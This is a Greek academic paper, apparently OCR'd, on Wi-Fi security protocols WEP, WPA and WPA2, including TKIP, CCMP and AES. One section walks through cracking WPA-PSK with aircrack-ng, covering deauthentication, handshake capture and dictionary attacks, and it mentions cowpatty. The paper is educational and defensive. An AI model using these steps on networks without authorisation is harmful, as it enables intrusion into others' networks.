Το πρωτόκολλο Wired Equivalent Privacy (WEP), το οποίο περιγράφεται λεπτομερώς στο IEEE 802.11 πρότυπο, χρησιμοποιείται στα ασύρματα τοπικά δίκτυα (WLAN) για να προστατεύσει τα δεδομένα που μεταφέρονται στην ασύρματη διεπαφή. Όπως είδαμε όμως είναι ένα πρότυπο με πολλά μειονεκτήματα και είναι αποτέλεσε και το βασικό λόγο που τα ασύρματα δίκτυα μικρής εμβέλειας άργησαν να υιοθετηθούν από την αγορά. Είναι ένα πρότυπο ξεπερασμένο και κυρίως εύκολα παραβιάσιμο, κάτι που πετυχαίνουμε με μία πληθώρα τρόπων καθώς εκμεταλλευόμαστε τις αδυναμίες του πρωτύπου, όπως είδαμε στην δεύτερη ενότητα της εργασίας μας. Ακολουθούν οι λύσεις WPA και WPA2 που ήρθαν να βελτιώσουν αισθητά το επίπεδο ασφάλειας (ειδικά το πρότυπο WPA2) αλλά όπως θα δούμε και παρακάτω και αυτά έχουν τα τρωτά τους σημεία για όποιον έχει διάθεση να προσπαθήσει να το παρακάμψει καθώς είναι γνωστό πως «ό,τι κλειδώνει ξεκλειδώνει!».

Κεφάλαιο 3ο

3 WPA (Wi-Fi Protected Access)

Το WPA εισήχθη το 2003, είναι ένα πρότυπο ασφαλείας που εγκρίθηκε από την Wi-Fi Alliance με στόχο την ασφάλιση της ασύρματης κίνησης δικτύων και στο γεφύρωμα του χάσματος μεταξύ των αδυναμιών του WEP και της πλήρους

ασφάλειας που υπόσχεται το πρότυπο 802.11i. Το WPA είναι ο διάδοχος του WEP και παρέχει μεγαλύτερη ασφάλεια μεταξύ των ασύρματων συσκευών. Επίσης, παρέχει ένα βελτιωμένο πρότυπο κρυπτογράφησης που προσφέρει ένα επίπεδο ασφάλειας μεγαλύτερο από αυτό που μπορεί να προσφέρει το WEP. Για την κρυπτογράφηση υπάρχουν δύο επιλογές: **1)** το καθολικό κλειδί κρυπτογράφησης και **2)** το unicast.

- ***Καθολική μέθοδος***

Το WPA χρησιμοποιεί μια μέθοδο ώστε να κοινοποιήσει το αλλαγμένο κλειδί στη συνδεδεμένη ασύρματη συσκευή.

- ***Unicast***

Για τη μέθοδο unicast το WPA χρησιμοποιεί το πρωτόκολλο Temporal Key Integrity (TKIP). Ο αλγόριθμος κρυπτογράφησης TKIP είναι ισχυρότερος από αυτόν που χρησιμοποιείται από το WEP. Αυτός αλλάζει το κλειδί για κάθε πλαίσιο και η αλλαγή συγχρονίζεται μεταξύ του σημείου πρόσβασης και του client.

Για την πιστοποίηση του το WPA εκμεταλλεύεται τα υπάρχοντα περιβάλλοντα RADIUS χρησιμοποιώντας το πρωτόκολλο EAP (Extensible Authentication Protocol). Σε περιβάλλοντα χωρίς υποδομή RADIUS το WPA υποστηρίζει ένα κλειδί PSK (Pre-shared key).

PSK (Pre-shared key)

Το PSK είναι ένας αριθμός 256-bit που στην ουσία είναι μία απλή passphrase από 8 εώς 63-byte. Τα passphrases γενικά θα πρέπει να είναι τουλάχιστον 10-byte, δηλαδή τουλάχιστον 10 χαρακτήρες. Ένα τέτοιο μήκος PSK μπορεί και αντιμετωπίζει αρκετές από τις εκτός σύνδεσης επιθέσεις λεξικού.

3.1 Το WPA σε σχέση με το WEP

Οι κύριες αδυναμίες του WEP είναι οι εξής:

1) Το WEP μπορεί να χρησιμοποιηθεί περισσότερο από μία φορά. Αυτή η δυνατότητα κάνει το WEP πολύ ευάλωτο σε οποιαδήποτε επίθεση.

2) Με διάνυσμα αρχικοποίησης στα 24 bits, έχουμε περίπου 16,7 εκατομμύρια πιθανούς συνδυασμούς.

3) Τα master κλειδιά αντί των προσωρινών χρησιμοποιούνται απευθείας.

4) Οι περισσότεροι χρήστες συνήθως δεν αλλάζουν τα κλειδιά τους. Αυτό δίνει στους hackers περισσότερο χρόνο για να σπάσει η κρυπτογράφηση.

Πλεονεκτήματα του WPA σε σχέση με το WEP:

1) Το διάνυσμα αρχικοποίησης είναι τώρα 48 bits, σε σύγκριση με 24 που είχε το WEP. Αυτό δίνει πάνω από 500 τρισεκατομμύρια δυνατούς συνδυασμούς.

2) Έχει πολύ καλύτερη προστασία με καλύτερες μεθόδους κρυπτογράφησης μέσω της χρήσης TSC, TKIP ή AES.

3) Τα master κλειδιά δεν χρησιμοποιούνται άμεσα.

4) Καλύτερη διαχείριση κλειδιών.

3.2 Πλεονεκτήματα-Μειονεκτήματα με τη χρήση του WPA

Πλεονεκτήματα

- Παρέχει πιστοποιητικό ελέγχου ταυτότητας (CA) που μπορεί να χρησιμοποιηθεί μπλοκάροντας την πρόσβαση των hackers προσποιούμενοι τον εαυτό τους ως έγκυρο χρήστη.
- Προσθέτει τις βασικές WEP ταυτότητες με κρυπτογράφηση.

- Οι υπολογιστές επικοινωνούν με κρυπτογράφηση WEP εάν δεν μπορούν να χρησιμοποιούν WPA με μια συγκεκριμένη συσκευή.
- Ενσωματώνεται με διακομιστές RADIUS ώστε να επιτραπεί ο βασικός έλεγχος.

Μειονεκτήματα

- Δεν μπορεί να αναβαθμιστεί με παλαιότερα firmware για να το υποστηρίξει.
- Ασύμβατο με παλαιότερα λειτουργικά συστήματα όπως τα Windows 95.
- Μεγαλύτερη επιβάρυνση των επιδόσεων από το WEP.
- Παραμένει ευάλωτο σε επιθέσεις Denial of Service.

Τύποι EAP που υποστηρίζονται από το WPA-Enterprise:

- EAP-TLS
- EAP-TTLS/MSCHAPv2
- PEAPv0/EAP-MSCHAPv2
- PEAPv1/EAP-GTC (Cisco με βάση την εφαρμογή)
- EAP-SIM

3.3 Cracking WPA


Είναι γνωστό εδώ και χρόνια ότι η ασφάλεια των ασύρματων δικτύων τύπου **WEP** είναι ένα πρωτόκολλο που μπορεί πολύ εύκολα να "σπάσει". Το WPA είναι σαφέστατα καλύτερο από το WEP. Στην περίπτωση του WEP το πρόβλημα βρισκόταν στον αλγόριθμο κρυπτογράφησης. Το αποτέλεσμα είναι πως όσο μεγάλος ή δύσκολος και να είναι ο κωδικός που μπορεί να χρησιμοποιηθεί μπορεί να βρεθεί μετά το "πιάσιμο" ενός αριθμού πακέτων.

Με το WPA τα πράγματα είναι διαφορετικά. Τα προβλήματα του WEP έχουν διορθωθεί, αυτό σημαίνει πως η διαδικασία για την απόκτηση του κωδικού κρυπτογράφησης είναι τελείως διαφορετική. Αρχικά πρέπει να γίνει capture ένα full authenication handshake μεταξύ του AP και κάποιου client, που θα πει πως πρέπει να

γίνουν capture τα δεδομένα την ώρα που κάποιος υπολογιστής συνδέεται σε κάποιο router.

Ενώ οι επιθέσεις και οι αδυναμίες που βρέθηκαν στο πρότυπο 802.11i ήταν ελάχιστες σε σύγκριση με το WEP ωστόσο ήταν και παραμένουν έως τώρα σημαντικές. Για να πετύχουμε μία τέτοια μορφή επίθεσης χρησιμοποιούμε μέσω του BackTrack και της σουίτας aircrack-ng. Αρχικά δίνουμε τις εντολές **airodump** ή **airodump-ng** και στη συνέχεια εμφανίζονται τα κοντινά μας ασύρματα δίκτυα.


Εικόνα 9: Εύρεση ασύρματων δικτύων με την εντολή airodump




Εικόνα 10: Εμφάνιση AP και συνδεδεμένων χρηστών πάνω σε αυτό

Στη συγκεκριμένη περίπτωση ο χρήστης με essid: *hacker22* του κοντινού μας δικτύου είναι συνδεδεμένος και μάλιστα δύο συσκευές είναι σύνδεση με αυτό όπως βλέπουμε στην παραπάνω εικόνα.

Χρησιμοποιώντας το **aireplay** ή το **aireplay-ng** αντίστοιχα κάνουμε capture το full handshake όπου περιέχεται το κρυπτογραφημένο hash του κωδικού που ψάχνουμε.




Εικόνα 11: Αποστολή deauthentication στο AP




Εικόνα 12: Έχει γίνει το handshake όπως βλέπουμε πάνω δεξιά στην εικόνα

Μόλις καταγράψουμε την 4-way handshake έχοντας τώρα το κρυπτογραφημένο hash με το **aircrack** ή **aircrack-ng** μπορούμε να επιχειρήσουμε να βρούμε τον κωδικό με dictionary ή brute force attack στη συλληφθείσα handshake. Στη συγκεκριμένη περίπτωση χρησιμοποιούμε επίθεση λεξικού όπου το -w υποδεικνύει το αρχείο λεξικού που χρησιμοποιούμε.




Εικόνα 13: Επίθεση λεξικού στο αρχείο cap που έγινε το handshake



Εικόνα 14: Ευρεση κωδικού

Εάν το Pre-shared key είναι μικρό θα έχουμε την passphrase μέσα σε λίγα λεπτά όμως ένα password με μεγάλο αριθμό χαρακτήρων χρειάζεται και πολύ μεγάλο χρονικό

διάστημα για να βρεθεί με τη συγκεκριμένη διαδικασία. Αυτό είχε ως αποτέλεσμα τη δημιουργία ενός άλλου εργαλείου, του **cowpatty**. Το cowpatty είναι κάτι αντίστοιχο του aircrack για dictionary ή brute force attack του WPA. Η διαφορά είναι πως με το cowpatty μπορούμε να χρησιμοποιήσουμε pre-calculated hashes files που είναι κάτι παρόμοιο με τα rainbow tables για τους κωδικούς χρήστη των Windows. Τα pre-calculated hashes files είναι αρχεία μεγάλου μεγέθους τα οποία περιέχουν προϋπολογισμένα hash για μια σειρά κωδικών. Η ουσία είναι πως με αυτά τα αρχεία μειώνεται πολύ ο χρόνος του dictionary attack αφού ο υπολογισμός του hash για κάθε κωδικό έχει γίνει και μένει να συγκριθεί με αυτό που έχουμε κάνει capture.



Εικόνα 15: Ταχύτητα σπασίματος Aircrack-ng vs Cowpatty

3.4 Συμπεράσματα WPA

Εκτός από τις παραπάνω επιθέσεις υπάρχουν και τρόποι να εκτελεσθεί μία DoS επίθεση σε δίκτυα WPA. Οι δύο τύποι επιθέσεων DoS εμπίπτουν είτε στο deauthentication είτε στην υπερχείλιση. Από τη φύση του το WPA είναι αρκετά ισχυρό και απαλλαγμένο από τις αδυναμίες του WEP, όμως η ασφάλεια του ήταν υπό αμφισβήτηση από το τέλος του 2008 όπου οι ερευνητές **Martin Beck και Erik Tews**

παρουσίασαν έναν τρόπο για να σπάσει το **TKIP** (Temporal Key Integrity Protocol) που παρέχει την ασφάλεια του **WPA.** Για τον λόγο αυτό θα πρέπει στο WPA να χρησιμοποιείται η εκδοχή με AES encryption. Βέβαια η σχεδίαση της ασφάλειας του WEP έχει επιτρέψει στο WPA να εξελιχθεί με σκοπό να δυσκολέψει οποιονδήποτε χάκερ. Ο κύριος αμυντικός μηχανισμός του WPA στις επιθέσεις είναι ένα δυνατό Pre-Shared Key (PSK). Δυνατό PSK σημαίνει μία τυχαία ακολουθία αλφαριθμητικών τιμών με μήκος τουλάχιστον 10-byte. Με τη χρήση του WPA σε συνδυασμό με ένα αρκετά μεγάλου μήκους – σύνθετο PSK και με αλλαγμένο SSID θα είναι αρκετά δύσκολο για ένα κακόβουλο χρήση να υποκλέψει τον οποιονδήποτε κωδικό σε δίκτυο WPA με μία συνηθισμένη επίθεση, δημιουργώντας μια ασφαλή ασύρματη δικτύωση.

Κεφάλαιο 4ο

4 WPA2 (WI-FI PROTECTED ACCESS VERSION 2)

Το WPA2 είναι ο διάδοχος του WPA και προορίζεται για να θέσει σε απευθείας σύνδεση το WPA με το IEEE 802.11i πρότυπο. Το WPA2 σπάει τις παραδόσεις και αφήνει πίσω του το τρύπιο παρελθόν του WEP. Στη θέση του TKIP, έρχεται ο CCMP, ο οποίος είναι βασισμένος στον AES block cipher, έτσι οι αδυναμίες του RC4 αλγορίθμου δεν μας απασχολούν πλέον. Επειδή είναι μια εξ' αρχής σχεδιασμένη μέθοδος προστασίας, η οποία υλοποιεί τα χαρακτηριστικά του 802.11i standard, οι παλιές συσκευές δεν είναι δυνατό να αναβαθμιστούν ώστε να το υποστηρίζουν. Όπως και το WPA, έτσι και το WPA2 έρχεται σε δύο υλοποιήσεις, μια με authentication server (WPA2 – enterprise) και μια με pre-shared key (WPA2-PSK).


	WPA	WPA2
Enterprise Mode (Business and Government)	Authentication: IEEE 802.1X/EAP Encryption: TKIP/MIC	Authentication: IEEE 802.1X/EAP Encryption: AES-CCMP
Personal Mode (SOHO/personal)	Authentication: PSK Encryption: TKIP/MIC	Authentication: PSK Encryption: AES-CCMP

Εικόνα 16: WPA – WPA2

Το WPA2 είναι μια πιστοποίηση προϊόντος που είναι διαθέσιμη μέσω του Wi-Fi Alliance. Το WPA2 πιστοποιεί ότι ο ασύρματος εξοπλισμός είναι συμβατός με το πρότυπο IEEE 802.11i. Ο στόχος της πιστοποίησης του WPA2 είναι να υποστηρίζει τις πρόσθετες υποχρεωτικές δυνατότητες ασφαλείας του προτύπου IEEE 802.11i οι οποίες δεν περιλαμβάνονται ακόμη σε προϊόντα που υποστηρίζουν WPA.

Η ενημερωμένη έκδοση του WPA2/WPS IE υποστηρίζει τις ακόλουθες δυνατότητες του WPA2:

- Το WPA2 Enterprise χρησιμοποιεί τον έλεγχο ταυτότητας IEEE 802.1X και το WPA2 Personal που χρησιμοποιεί ένα κλειδί προηγούμενης κοινής χρήσης (PSK).




Εικόνα 17: 802.1X Authentication

- Τη δυνατότητα AES (Advanced Encryption Standard) χρησιμοποιώντας το Counter Mode-Cipher Block Chaining (CBC)-Message Authentication Code (MAC) Protocol (CCMP) το οποίο παρέχει εμπιστευτικότητα δεδομένων, έλεγχο ταυτότητας προέλευσης δεδομένων και ακεραιότητα δεδομένων για ασύρματα πλαίσια.
- Την προαιρετική χρήση της προσωρινής αποθήκευσης PMK (Pairwise Master Key) και της περιστασιακής προσωρινής αποθήκευσης PMK. Στην αποθήκευση PMK, οι υπολογιστές-πελάτες ασύρματου δικτύου και τα σημεία ασύρματης πρόσβασης κάνουν προσωρινή αποθήκευση των αποτελεσμάτων των ελέγχων ταυτότητας 802.1X. Επομένως, η πρόσβαση είναι πολύ ταχύτερη όταν ένας υπολογιστής-πελάτης ασύρματου δικτύου μετακινείται πίσω σε ένα σημείο ασύρματης πρόσβασης στο οποίο έχει γίνει ήδη έλεγχος ταυτότητας του υπολογιστή-πελάτη.

- Την προαιρετική χρήση του προκαταρκτικού ελέγχου ταυτότητας. Στον προκαταρκτικό έλεγχο ταυτότητας, ένας υπολογιστής-πελάτης ασύρματου δικτύου με WPA2 μπορεί να εκτελέσει έλεγχο ταυτότητας 802.1X με άλλα σημεία ασύρματης πρόσβασης που βρίσκονται μέσα στο εύρος του, όταν εξακολουθεί να είναι συνδεδεμένος στο τρέχον σημείο ασύρματης πρόσβασης.

4.1 CCMP (COUNTER MODE WITH CIPHER BLOCK CHAINING MESSAGE AUTHENTICATION CODE PROTOCOL)

Η προσθήκη στο πρότυπο IEEE 802.11 που ορίζει την ασφάλεια της επόμενης γενιάς για τα ασύρματα δίκτυα ονομάζεται IEEE 802.11i. Το πρότυπο εκδόθηκε τελικά το 2004. Το πρότυπο αυτό ορίζει μία νέα μέθοδο, για την ασφάλεια των δεδομένων στο MAC επίπεδο. Η μέθοδος αυτή (CCMP) λειτουργεί σύμφωνα με τον αλγόριθμο κρυπτογράφησης AES. Το CCMP παρέχει εμπιστευτικότητα, επικύρωση, ακεραιότητα και προστασία από την επανάληψη πακέτων. Το CCMP χρησιμοποιεί μέγεθος κλειδιού 128-bit και μέγεθος μπλοκ 128-bit. Μετά από το CCMP το μέγεθος του πακέτου έχει επεκταθεί κατά 16 bytes, 8 bytes για την επικεφαλίδα του CCMP και 8 bytes για την ψηφιακή υπογραφή MIC (Message Integrity Code). Τα δεδομένα του πακέτου και το MIC μεταδίδονται κρυπτογραφημένα, αφού προστεθεί η αρχική επικεφαλίδα του πακέτου και η επικεφαλίδα του CCMP.



Εικόνα 18: CCMP

4.1.1 AES (ADVANCED ENCRYPTION STANDARD)

